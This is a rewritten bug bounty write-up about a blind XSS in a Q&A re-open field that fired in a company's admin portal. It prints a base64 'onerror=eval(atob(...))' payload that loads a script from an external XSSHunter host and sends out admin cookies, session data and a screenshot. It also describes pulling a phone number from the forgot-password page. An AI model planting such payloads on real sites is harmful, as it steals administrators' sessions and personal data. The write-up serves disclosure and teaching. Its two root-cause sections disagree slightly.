Blind XSS on Admin Portal Leads to Information Disclosure
A question-and-answer feature did not validate the reason field used when re-opening a question, so a script injected there ran in the administrator's browser. The attacker received the admin's session data, cookies, URL, IP address and a dashboard screenshot through an external logging service.
 Published on rohit443.medium.com
I Am writing my third bug bounty write-up which is Blind XSS on Admin Portal leads to information disclosure. In which i have found hidden function of the web-page where an user can ask Q&A.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target is a web application with a lot of functionality. While going through its features one by one, the researcher found a hidden Ask Q&A function where a user can submit questions. The Ask Q&A form had proper input validation, so the first payloads did not run; the Re-open reason field added later is where the payload executed. The write-up is about a blind XSS in that Q&A flow that ended up executing in an admin portal and leaking administrator information.
Blind XSS, as the report describes it, is a variant of persistent XSS. The attacker's input is saved by the web server and later executed as a malicious script in another part of the application, or in a different application entirely. A typical example is a payload injected into a contact or feedback page that fires when an administrator reviews the feedback entries. The same can happen in an internal application where an administrator reviews access logs or application exceptions. The report lists the kinds of places where this shows up:
- Contact/Feedback pages
- Log viewers
- Exception handlers
- Chat applications / forums
- Customer ticket applications
- Web Application Firewalls
- Any application that requires user moderation

Blind XSS Attacks
Setup
The report does not describe any special accounts, roles, tools or versions. The researcher worked against a live target with an Ask Q&A feature, submitted questions through the normal user-facing form, and used an XSSHUNTER account to receive the callback when the payload fired. The precondition for the attack was that an administrator would later view the submitted content in an admin portal.
Finding it
After deciding to hunt on the target, the researcher checked its functions one by one and found the Ask Q&A functionality. Two or three questions were submitted with XSS payloads, but nothing executed. At the time of asking, the form had proper input validation, so those payloads did not run.
A day later a mail arrived saying the questions had been answered. Opening the question in a browser showed that someone from the company had answered it. That reply is what changed the situation: once an admin had answered, a new option appeared on the Q&A, Re-open, with a field to insert the reason for re-opening. That field is where the payload was placed.
Exploitation
Step 1: Inject the payload in the Re-open reason
With the Q&A answered, the researcher clicked Re-open and put an XSSHUNTER payload into the reason field:
"><img src=x id=[redacted] onerror=eval(atob([this.id](http://this.id)))>
The id attribute holds a base64 string, and the onerror handler runs eval(atob(...)) on it. The report shows the handler as eval(atob([this.id](http://this.id))), with the this.id reference rendered as a link.
Step 2: Wait for the admin to view the entry
Two days later a mail arrived from XSSHUNTER saying the payload had fired. The XSSHUNTER account received the session, cookies, URL, IP and a screenshot of the admin dashboard.

XSSHUNTERREPORT
Step 3: Use the leaked information
With the URL where the payload fired, the researcher opened it and tried to bypass authentication on the login portal, but was not able to bypass it. The admin dashboard screenshot contained the admin's email id. Using that email on the forget password function revealed the admin phone number as well. The bug was then reported to the company and rewarded with money.

Blind xss reward
Root cause
The Ask Q&A form validated input when a question was submitted, which is why the first payloads did not execute. The payload placed in the Re-open reason field executed in the admin portal; the report does not state why the earlier validation did not apply there.
Impact
When an administrator opened the re-opened Q&A, the payload executed in the admin portal and sent the session, cookies, URL, IP and a dashboard screenshot to the attacker's XSSHUNTER account. That is disclosure of administrator session material and of the admin dashboard contents. In this case the leaked session did not let the researcher bypass authentication on the login portal, so the direct account takeover did not happen. The admin email from the screenshot, combined with the forget password function, did disclose the admin phone number. The impact depends on an administrator viewing the entry, which is the condition blind XSS always relies on.
Fix
The fix should be to apply output encoding to the Re-open reason wherever it is rendered, including the admin portal, and to validate the field the same way the question submission form is validated, so stored markup cannot execute in an administrator's browser.
Variants to test
- Submit a benign marker in every user-controlled field that an admin might later view (question text, re-open reason, feedback, ticket replies) and watch for it in an admin-only view. A positive result is the marker appearing unencoded in a page you cannot otherwise reach.
- Repeat the same field with an XSSHUNTER style payload after the first admin interaction, since validation may exist on the initial submission but not on follow-up actions such as re-open, reply or edit. A positive result is a callback containing cookies or a page URL from the admin portal.
- Test the forget password flow with any email address disclosed in a leaked admin page, and check whether the response reveals a phone number or other account detail. A positive result is account information returned for an address you do not own.
What happened, in plain words
A security researcher was looking for bugs on a company's website. While clicking through its features, he found a hidden "Ask Q&A" section where a normal user can send a question to the company. He tried to sneak a small piece of JavaScript (a tiny program that runs inside a web page) into his question, but the site checked what he typed and refused to run it.
A day later the company answered his question. That answer unlocked a new button called "Re-open", which lets the user send the question back with a written reason. The payload he put in that reason box later ran in an administrator's browser. He put his JavaScript there instead, and two days later it ran, not in his own browser, but in the browser of a company administrator who was reviewing his question in an internal admin portal. The script quietly sent the administrator's session details, cookies, the page address, an IP address and a screenshot of the admin dashboard back to a service the researcher controlled. From that screenshot he got the administrator's email address, and the site's "forgot password" page then revealed the administrator's phone number. He reported it and was paid.
This kind of bug is called blind XSS. "XSS" stands for cross-site scripting: tricking a website into running JavaScript that the attacker wrote. "Blind" means the attacker never sees the script run. It fires somewhere else, later, in someone else's browser, and the attacker only learns about it when the script phones home.
The concepts you need first
Before the steps, here are the ideas the rest of the article leans on. Each one is explained from zero.
- Web page and browser. Your browser downloads a page made of HTML (the structure), CSS (the look) and JavaScript (the behaviour). JavaScript is a real programming language that the browser runs on your computer. A website can use it to make buttons work, but anyone who can get their own JavaScript into a page can make the browser do things the site's authors never intended.
- Input validation. Whenever a site lets you type something (a search box, a comment, a question), the site should check it. Validation means rejecting or cleaning input that does not look like what is expected. Think of a bouncer at a door: if your name is not on the list, you do not get in. Without a bouncer, anyone walks through.
- Persistent (stored) XSS. Some input is saved in the site's database and shown again later, to you or to other people. If the saved text contains JavaScript and the site shows it without neutralising it, that JavaScript runs in the browser of whoever views the page. "Persistent" means it stays stored, so it can fire again and again.
- Blind XSS. A stored XSS where the page that shows your input is one you cannot see, typically an internal admin screen. You inject, then wait. You find out it worked only when your script sends a signal back to you.
- Payload. The exact piece of text you submit in the hope that it will be treated as code. It is the "message" you smuggle in.
- XSSHUNTER. A service that gives you a personal address on the internet. You put that address inside your payload. When the payload runs anywhere, it loads that address, and XSSHUNTER records the details of the browser that loaded it and shows them in your account. Think of it as a tripwire with a camera: it tells you not only that someone walked past, but who and where.
- Cookie and session. When you log in, the server gives your browser a small piece of text called a cookie. Your browser sends it back with every request so the server knows it is still you. That cookie is effectively your logged-in identity. If someone else gets a copy, they may be able to act as you. A session is the server-side record of that logged-in state.
- Admin portal. A separate part of the site, usually at a different address, that only company staff can reach. It is where they read customer questions, logs and reports. It is the prize in blind XSS, because staff there are logged in with powerful accounts.
- IP address. The numeric address of a computer on a network, roughly like a postal address for a device. It can hint at where a connection came from.
- Base64. A way of writing any data using only ordinary letters, digits and a few symbols. It is not encryption; anyone can decode it. It is used here to hide the real script text inside an attribute so it is less obvious at a glance.
atobandeval.atobis a built-in JavaScript function that decodes base64 back into text.evaltakes a piece of text and runs it as JavaScript. Together,eval(atob(...))means "decode this text, then execute it".onerror. An event handler: a piece of JavaScript that the browser runs when something goes wrong with an element, for example when an image fails to load.- Output encoding. When a site displays saved text, it should turn characters like
<and>into harmless codes so the browser shows them as text instead of treating them as HTML tags. Missing output encoding is what lets stored markup become live code.
Where blind XSS shows up
The report explains blind XSS as a variant of persistent XSS: the attacker's input is saved by the web server and later executed as a malicious script in another part of the application, or in a different application entirely. The example given is a payload injected into a contact or feedback page that fires when an administrator reviews the feedback entries. The same can happen in an internal application where an administrator reviews access logs or application exceptions.
The report lists the kinds of places where this shows up:
- Contact/Feedback pages
- Log viewers
- Exception handlers
- Chat applications / forums
- Customer ticket applications
- Web Application Firewalls
- Any application that requires user moderation
Setting up
The report does not describe any special accounts, roles, tools or versions. The researcher worked against a live target with an Ask Q&A feature, submitted questions through the normal user-facing form, and used an XSSHUNTER account to receive the callback when the payload fired. The one condition the attack needed was that an administrator would later look at the submitted content in an admin portal. That condition is the whole reason the attack is "blind": without an admin viewing the page, nothing happens.
Finding it
- The researcher picked the target and went through its features one by one. This is ordinary manual testing: click everything, see what each screen does, note where you can type.
- He found the Ask Q&A functionality, a place where a user can send a question to the company.
- He submitted two or three questions containing XSS payloads. Nothing executed. The reason, as the report states, is that the question form had proper input validation at that point, so the payloads did not run.
- A day later a mail arrived saying his questions had been answered. He opened the question in his browser and saw that someone from the company had answered it.
- That answer changed everything. Once an admin had answered, a new option appeared on the Q&A: Re-open, with a field to insert the reason for re-opening. This is a new input path that did not exist when he first tested, and it is the one he attacked.
The lesson in step 5 is worth spelling out: a form can be well guarded at the front door and wide open at the side door. The question box was checked; the payload placed in the re-open reason box later executed in the admin portal.
Exploitation
Step 1: Inject the payload in the Re-open reason
With the Q&A answered, the researcher clicked Re-open and put an XSSHUNTER payload into the reason field:
"><img src=x id=[redacted] onerror=eval(atob([this.id](http://this.id)))>
Line by line, in plain words:
">closes whatever HTML attribute the site had wrapped around the reason text. If the site wrote something likevalue="...your reason...", these two characters end the quoted value early and step outside it. This is the trick that turns ordinary text into new HTML.<img src=x ...>starts a new image element.src=xpoints the image at a file calledx, which does not exist, so the image is guaranteed to fail to load. The failure is deliberate: it is the trigger.id=dmFyIGE9...stores a long base64 string in the element'sidattribute. Decoded, that string is JavaScript that creates a newscriptelement, points it athttps://mddmddmm.xss.ht, and appends it to the page body. That address is the researcher's XSSHUNTER endpoint, so loading it is the phone call home.onerror=eval(atob([this.id](http://this.id)))is the handler that runs when the image fails.this.idrefers to the element's ownid, so it reads back the base64 string,atobdecodes it, andevalruns the result. The report shows the reference rendered as a link,[this.id](http://this.id), which is how it appears in the write-up.- The final
>closes theimgtag.
Why this shape?
Step 2: Wait for the admin to view the entry
Two days later a mail arrived from XSSHUNTER saying the payload had fired. The XSSHUNTER account received the session, cookies, URL, IP and a screenshot of the admin dashboard.
The image is titled XSSHUNTERREPORT and shows the report the service delivered: the callback with the session, cookies, URL, IP and the admin dashboard screenshot.
Why this matters: the payload ran in the administrator's browser, inside the admin portal, because that is where the re-open reason was displayed. The script then collected what the browser could see and sent it to the researcher. The screenshot is especially valuable because it shows the internal page itself, which the researcher could not otherwise reach.
Step 3: Use the leaked information
- The researcher took the URL where the payload had fired and opened it, trying to bypass authentication on the login portal. He was not able to bypass it. So the stolen session did not, in this case, hand him a working admin login.
- The admin dashboard screenshot contained the administrator's email id. He took that address to the site's forget password function.
- The forget password flow revealed the administrator's phone number as well.
- He reported the bug to the company and was rewarded with money.
The image is titled Blind xss reward and shows the reward the researcher received after reporting.
The report says the forget password function revealed the administrator's phone number; it does not explain how. If that page shows more than it should, an attacker who already knows the email address learns extra account details. Here the email came from the leaked screenshot, and the phone number came from the reset page.
Root cause
The Ask Q&A form validated input when a question was submitted, which is why the first payloads did not execute. The Re-open reason field, added after an admin answered, did not have that validation, so the stored value was rendered without proper encoding and the injected markup ran in the admin portal.
In everyday terms: the site had a bouncer on the front door and none on the side door. The side door led straight into the room where staff work.
Impact
When an administrator opened the re-opened Q&A, the payload executed in the admin portal and sent the session, cookies, URL, IP and a dashboard screenshot to the attacker's XSSHUNTER account. That is disclosure of administrator session material and of the admin dashboard contents. In this case the leaked session did not let the researcher bypass authentication on the login portal, so direct account takeover did not happen. The admin email from the screenshot, combined with the forget password function, did disclose the admin phone number. The impact depends on an administrator viewing the entry, which is the condition blind XSS always relies on.
Fix
The fix should be to apply output encoding to the Re-open reason wherever it is rendered, including the admin portal, and to validate the field the same way the question submission form is validated, so stored markup cannot execute in an administrator's browser.
Variants to test
If you want to look for this kind of bug yourself, here are three directions the report's findings suggest. Each one states what a positive result looks like, so you know when to stop and report.
- Submit a harmless marker in every field an admin might later view (question text, re-open reason, feedback, ticket replies) and watch for it in an admin-only view. A positive result is the marker appearing unencoded in a page you cannot otherwise reach.
- Repeat the same field with an XSSHUNTER style payload after the first admin interaction, since validation may exist on the initial submission but not on follow-up actions such as re-open, reply or edit. A positive result is a callback containing cookies or a page URL from the admin portal.
- Test the forget password flow with any email address disclosed in a leaked admin page, and check whether the response reveals a phone number or other account detail. A positive result is account information returned for an address you do not own.
Glossary
- Admin portal: a part of a website reserved for company staff, where they review customer content, logs and reports.
- Attribute: a setting written inside an HTML tag, such as
srcorid, usually with a value in quotes. - Base64: an encoding that turns any data into ordinary letters, digits and symbols; it hides nothing and anyone can decode it.
- Blind XSS: stored cross-site scripting where the payload runs in a page the attacker cannot see, usually an admin screen, and reports back through an external service.
- Browser: the program you use to view web pages; it downloads HTML, CSS and JavaScript and runs the JavaScript.
- Callback: the signal a payload sends to an address the attacker controls, confirming it executed and carrying collected data.
- Cookie: a small piece of text a site stores in your browser and receives back with each request, often used to keep you logged in.
- Cross-site scripting (XSS): getting a website to run JavaScript written by an attacker instead of by the site's authors.
- CSS: the language that controls how a web page looks.
eval: a JavaScript function that runs a piece of text as code.- Event handler: JavaScript attached to an element that runs when something happens to it, such as an image failing to load (
onerror). - Forget password flow: the pages a site shows when you ask to reset your password, often confirming account details.
- HTML: the language that describes the structure of a web page, using tags such as
<img>. - Input validation: checking what a user typed and rejecting or cleaning anything that does not fit the expected format.
- IP address: the numeric address of a device on a network.
- JavaScript: the programming language browsers run to make pages interactive.
- Output encoding: converting characters such as
<and>into harmless codes when displaying saved text, so the browser shows text instead of running it. - Payload: the exact text an attacker submits hoping it will be treated as code.
- Persistent (stored) XSS: XSS where the malicious input is saved on the server and runs whenever someone views the page that displays it.
- Re-open: the button in the Q&A flow that sends an answered question back to the company with a written reason.
- Session: the server-side record of a logged-in user, tied to the cookie in their browser.
src: an HTML attribute giving the address of a resource, such as an image file.- Tag: a piece of HTML markup such as
<img>that tells the browser to create an element. - URL: the address of a page or resource on the web.
- XSSHUNTER: a service that gives a researcher a personal address to place in a payload and records the browser details of anyone who loads it.



